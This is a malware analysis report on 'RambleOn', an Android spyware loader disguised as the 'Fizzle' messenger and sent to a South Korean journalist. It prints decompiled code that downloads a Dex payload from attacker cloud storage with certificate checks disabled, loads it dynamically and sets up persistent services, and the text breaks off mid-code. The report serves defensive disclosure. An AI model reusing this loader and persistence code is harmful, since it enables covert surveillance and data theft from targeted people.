Cyber Threat Report: RambleOn Android Malware

interlab.or.kr/archives/2567

Threat Report

Detailed analysis report of cyber threat targeting journalist in South Korea through APT phishing campaign with malicious APK

Author : Ovi Liber, Threat Researcher @ Interlab
Publishing Date : 2022/12/30

Executive Summary

- A Journalist in South Korea recently received malicious APK file suggested to be installed on the journalist's phone, suggested by anonymous tipper.


- Through analysis done by Interlab's Threat Researcher Ovi Liber, it is found that the APK file and its behavior after installation contains critically malicious functionalities : including ability to read and leak target's contact list, SMS, voice call content, location and others from the time of compromisation on the target.

- The malicious APK file named as **RambleOn** on this report, contains unique characteristic of 1) using infrastructure of pCloud and Yandex, 2) usage of FCM service for C&C communication.

Introduction

Freedom of media and journalism is essential to enable democratic, free, and participative societies. However, as cyberthreats with political motivation targeting journalists grows while nature of journalists' work involves in receiving and opening random files and links in the name of receiving tips from unknown sources, the importance of digital safety for journalists are ever imminent.

On December 7th, a journalist received a message over WeChat messenger application asking to talk privately about a sensitive topic. The both parties discuss messaging over a secure application and the sender suggests talking over an application called "Fizzle messenger" and proceeds to send a copy of the APK to lure a journalist to install.



[redacted]

[redacted]

네

근데 여기로 보내기는 좀 그러네요.

I understand. Do you have WhatsApp or Signal? [redacted]

They are secure. [redacted]

중국에선 그런거 못써요

Okay. What is a safe way for you? [redacted]

제가 어플 하나 보내드릴테니 그거 깔고 보내드릴게요

1 Fizzle.apk

The application “Fizzle messenger” acts as a first stage of the malware, a loader, performing various checks on the Android device to serve a payload. The served payload that provides malicious methods that can be called from a C2, exfiltrates sensitive data to cloud storage and downloads a secondary payload. The secondary payload exfiltrates further data, registers services for continual exfiltration and provides C2 mechanisms via Google’s Firebase Cloud Messaging.

This threat report contains a breakdown of the functionality of this malware and we have shared sample hashes at the end of the report.

RambleOn Flow Summary

The malware has multiple stages, payloads and exfiltrates data from the Android device continually. Below, we describe in simple steps how the malware executes and compromises its victims.

1. Adversary lures victim install installing malicious application (in this instance, this application is called Fizzle)
2. Fizzle downloads a payload, a .Dex file, from either pCloud or Yandex cloud storage endpoints.
3. Fizzle dynamically loads the .Dex file and calls a method that exfiltrates data to either the pCloud or Yandex cloud storage endpoints. This also downloads a secondary payload that facilitates continuous exfiltration and C2 mechanisms.
4. The secondary payload registers the device with Google’s Firebase Cloud Messaging to provide C2 mechanisms.
5. The secondary payload starts multiple services, that exfiltrate data to the pCloud or Yandex cloud storage endpoints.
6. C2 commands using Firebase Cloud Messaging (FCM) initiate services in the second payload, which dynamically load classes contained in the first payload. These classes perform C2 methods and exfiltrate any data back to the cloud storage.




Victim
Actor
1. Lures victim to install malicious app
Fizzle Application (ch.seme)
Loader
3. Application dynamic load of payload & exfiltration
2. Victim installs application and it downloads .Dex file from cloud storage
.Dex payload (Plugin4.0)
Payload 1
Actor controlled pCloud/Yandex storage
5. Run services & exfiltrate data
com.data.wecoin
C2
Payload 2
6. C2 commands using FCM execute malicious methods
4. Registers FCM, sends token to cloud storage & exfiltration
Google FCM

Figure 1 Diagram of malware flow

Stage 1: The loader

As discussed in the introduction, the victim received a direct message over WeChat. The message relates to the sender discussing potential sensitive information and both parties discuss communicating over a more secure messaging app. The original sender, suggests to talk on an application called "Fizzle", proceeding to send a copy of the file with the filename "1_Fizzle.apk" and suggests the victim to install the application.

At the time of writing, the application was only determined as malicious by one vendor, however this only flagged for a PUA signature.



1 / 66

? Community Score

1 security vendor and no sandboxes flagged this file as malicious

97d8aed87ec78d975aaff4a63415badf95635616686a7ad4a3257e02b6ca2400
1_Fizzle.apk


36.19 MB Size

2022-12-07 00:12:19 UTC 12 days ago

android apk contains-elf runtime-modules reflection telephony obfuscated checks-gps checks-cpu-name cve-2009-1157 exploit

Figure 1 VirusTotal scan results of Fizzle messaging app

The application itself works functionally as a messaging app, prompting the user to create an account link from another device.



.


If you have a Fizzle account already

link from another device or

restore from backup.

Figure 2 Screenshot of the Fizzle Application home page


Upon initial inspection of the application, we can first see that it has many permissions in its manifest that are dangerous in certain contexts. However, since this application is a messaging application, all of these permissions could be deemed as something necessary for its functionality. Many of these permissions can be seen in widely used legitimate messaging applications. Due to this, a user may not think this application is malicious.



PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.ACCESS_FINE_LOCATION	dangerous	fine (GPS) location	Access fine location sources, such as the Global Positioning System on the phone, where available. Malicious applications can use this to determine where you are and may consume additional battery power.
android.permission.CAMERA	dangerous	take pictures and videos	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.
android.permission.GET_ACCOUNTS	dangerous	list accounts	Allows access to the list of accounts in the Accounts Service.
android.permission.READ_CALL_LOG	dangerous		Allows an application to read the user's call log.
android.permission.READ_CONTACTS	dangerous	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.READ_EXTERNAL_STORAGE	dangerous	read external storage contents	Allows an application to read from external storage.
android.permission.READ_PHONE_STATE	dangerous	read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.READ_PROFILE	dangerous	read the user's personal profile data	Allows an application to read the user's personal profile data.
android.permission.READ_SMS	dangerous	read SMS or MMS	Allows application to read SMS messages stored on your phone or SIM card. Malicious applications may read your confidential messages.
android.permission.RECORD_AUDIO	dangerous	record audio	Allows application to access the audio record path.

Figure 3 Fizzle messaging app permissions


When the application runs, the process itself spawns as “ch.seme”; during analysis, we identified one file that contained payload delivery functionality. Located at “ch.seme.services.LogUService”, the class contains dynamic Dex class loading via module “dalvik.system.DexClassLoader”. The malicious app uses the “DexClassLoader” to dynamically load a Dex file from a cloud storage endpoint (either pCloud or Yandex) and execute. The application loads the Dex, which has a process name “com.personal.info” and class name “plugin”.



```
new Thread(new Runnable() { // from class: ch.seme.services.LogUService.1
    @Override // java.lang.Runnable
    public void run() {
        LogUService logUService;
        LogUService logUService2 = LogUService.this;
        if (logUService2.plugindexdown == 1 && logUService2.existDex) {
            try {
                Method method = Constants.pluginCls.getMethod("LogState", new Class[0]);
                while (true) {
                    method.invoke(Constants.pluginObj, new Object[0]);
                    try {
                        Thread.sleep(600000L);
                    } catch (Exception e2) {
                        e2.printStackTrace();
                    }
                }
            } catch (Exception e3) {
                try {
                    DexClassLoader dexClassLoader = new DexClassLoader(LogUService.this.pluginDexPath, LogUService.this.getDir("plugindex", 0).getAbsolutePath(), null, LogUService.this.getClassLoader());
                    Constants.classLoader = dexClassLoader;
                    Class loadClass = dexClassLoader.loadClass("com.personal.info.plugin");
                    Constants.pluginCls = loadClass;
                    Constructor constructor = loadClass.getConstructor(Context.class);
                    Constants.pluginConstructor = constructor;
                    Constants.pluginObj = constructor.newInstance(LogUService.this.getApplicationContext());
                    Method method2 = Constants.pluginCls.getMethod("LogState", new Class[0]);
                    while (true) {
                        method2.invoke(Constants.pluginObj, new Object[0]);
                        try {
                            Thread.sleep(600000L);
                        } catch (Exception unused) {
                            e3.printStackTrace();
                        }
                    }
                } catch (Exception unused2) {
                }
            }
```

Figure 4 Screenshot of ch.seme.LogUService's usage of DexClassLoader


The "LogUService" class contains multiple methods that provide capability to download the first payload from one of two endpoints located at cloud storage services, *pCloud* and *Yandex*. These cloud storage services are called via OAuth API calls using hard coded access tokens within the application.



```
public int downloadFile(String str, String str2, String str3) {
    String string = PreferenceManager.getDefaultSharedPreferences(getApplicationContext()).getString("ACCESSTOKEN", Constants.Yandex_Primary_AccessToken);
    if (string.equals("0")) {
        return 0;
    }
    try {
        HttpsURLConnection httpsURLConnection = (HttpsURLConnection) new URL(str + str2).openConnection();
        httpsURLConnection.setRequestProperty("Authorization", string);
        HttpsURLConnection.setDefaultHostnameVerifier(new HostnameVerifier() { // from class: ch.seme.services.LogUService.2
            @Override // javax.net.ssl.HostnameVerifier
            public boolean verify(String str4, SSLSession sSLSession) {
                return true;
            }
        });
        SSLContext sSLContext = SSLContext.getInstance(SSLSocketFactoryFactory.DEFAULT_PROTOCOL);
        sSLContext.init(null, null, null);
        httpsURLConnection.setRequestMethod("GET");
        httpsURLConnection.setSSLSocketFactory(sSLContext.getSocketFactory());
        httpsURLConnection.setConnectTimeout(120000);
        httpsURLConnection.setReadTimeout(120000);
        if (httpsURLConnection.getResponseCode() == 200) {
            BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(httpsURLConnection.getInputStream()));
            StringBuffer stringBuffer = new StringBuffer();
            while (true) {
                String readLine = bufferedReader.readLine();
                if (readLine == null) {
                    break;
                }
                stringBuffer.append(readLine);
            }
            bufferedReader.close();
            HttpsURLConnection httpsURLConnection2 = (HttpsURLConnection) new URL(new JSONObject(stringBuffer.toString()).getString("href")).openConnection();
            httpsURLConnection2.setRequestMethod("GET");
            httpsURLConnection2.setSSLSocketFactory(sSLContext.getSocketFactory());
            httpsURLConnection2.setConnectTimeout(120000);
            httpsURLConnection2.setReadTimeout(120000);
            if (httpsURLConnection2.getResponseCode() == 200) {
                InputStream inputStream = httpsURLConnection2.getInputStream();
                FileOutputStream fileOutputStream = new FileOutputStream(str3);
                byte[] bArr = new byte[NotificationCompat.FLAG_BUBBLE];
                while (true) {
                    int read = inputStream.read(bArr);
                    if (read != -1) {
                        fileOutputStream.write(bArr, 0, read);
                    } else {
                        fileOutputStream.close();
                        inputStream.close();
                        return 1;
                    }
                }
            }
        }
    } catch (Exception unused) {
    }
    return -1;
}
```

Figure 5 Screenshot of the ch.seme.services.LogUService's openConnection() usage to download the first stage payload


Depending on what configuration options are set in the "ch.seme.services.Constants.cloud" variable, the method determines which endpoint is used to serve the payload to the victim. If the variable is set to "P", the class uses the pCloud endpoint, if not, it uses Yandex.



```
if (LogUService.this.preferences.getString("CLOUD", Constants.cloud).equals("P")) {
    LogUService logUService5 = LogUService.this;
    if (LogUService.download(logUService5.remotePath, logUService5.pluginDexPath) > 0) {
        SharedPreferences.Editor editor = LogUService.this.prefEditor;
        editor.putInt("PLUGINDEXDOWN" + LogUService.this.Version, 1);
        LogUService.this.prefEditor.commit();
    }
} else {
    LogUService logUService6 = LogUService.this;
    if (logUService6.downloadFile(Constants.downloadUrl, logUService6.remotePath, logUService6.pluginDexPath) > 0) {
        SharedPreferences.Editor editor2 = LogUService.this.prefEditor;
        editor2.putInt("PLUGINDEXDOWN" + LogUService.this.Version, 1);
        LogUService.this.prefEditor.commit();
    }
```

Figure 6 Screenshot of the ch.seme.services.LogUService cloud storage if statement


The “LogUService” described is launched during application load through “onStart()” within the “HomeActivity” class.



```
@Override // androidx.appcompat.app.a, androidx.fragment.app.FragmentActivity, android.app.Activity
protected void onStart() {
    super.onStart();
    if (getDeviceToken() == null) {
        if (!Pushy.isRegistered(this)) {
            new RegisterForPushNotificationsAsync(this).execute(new Void[0]);
        }
    } else {
        Pushy.listen(this);
    }
    SharedPreferences defaultSharedPreferences = PreferenceManager.getDefaultSharedPreferences(getApplicationContext());
    SharedPreferences.Editor edit = defaultSharedPreferences.edit();
    if (defaultSharedPreferences.getString("UUID", "0").equals("0")) {
        edit.putString("UUID", UUID.randomUUID().toString());
        if (defaultSharedPreferences.getString("CLOUD", Constants.cloud).equals("P")) {
            edit.putString("PRIMARY_ACCESSTOKEN", Constants.Pcloud_Primary_AccessToken);
            edit.commit();
        } else {
            edit.putString("PRIMARY_ACCESSTOKEN", Constants.Yandex_Primary_AccessToken);
            edit.commit();
        }
    }
    if (!isMyServiceRunning("ch.seme.services.LogUService")) {
        startService(new Intent(getApplicationContext(), LogUService.class));
    }
    if (!isJobServiceOn(getApplicationContext(), 1001)) {
        ((JobScheduler) getSystemService("jobscheduler")).schedule(new JobInfo.Builder(1001, new ComponentName(this, LogJobService.class)).setPeriodic(3600000L).setPersisted(true).build());
    }
    int i = Build.VERSION.SDK_INT;
    if (i < 30) {
        if (i >= 23) {
            Context applicationContext = getApplicationContext();
            getApplicationContext();
            if (!((PowerManager) applicationContext.getSystemService("power")).isIgnoringBatteryOptimizations(getPackageName())) {
                Intent intent = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
                intent.setData(Uri.parse("package:" + getPackageName()));
                intent.setFlags(268468224);
                startActivityForResult(intent, 1);
                return;
            }
            checkPermissions();
            return;
        }
        checkPermissions();
    } else if (!checkStoragePermissions(getSAFTreeUri_Internal())) {
        startGrantActivity(getSAFTreeUri_Internal());
    } else if (i >= 23) {
        Context applicationContext2 = getApplicationContext();
        getApplicationContext();
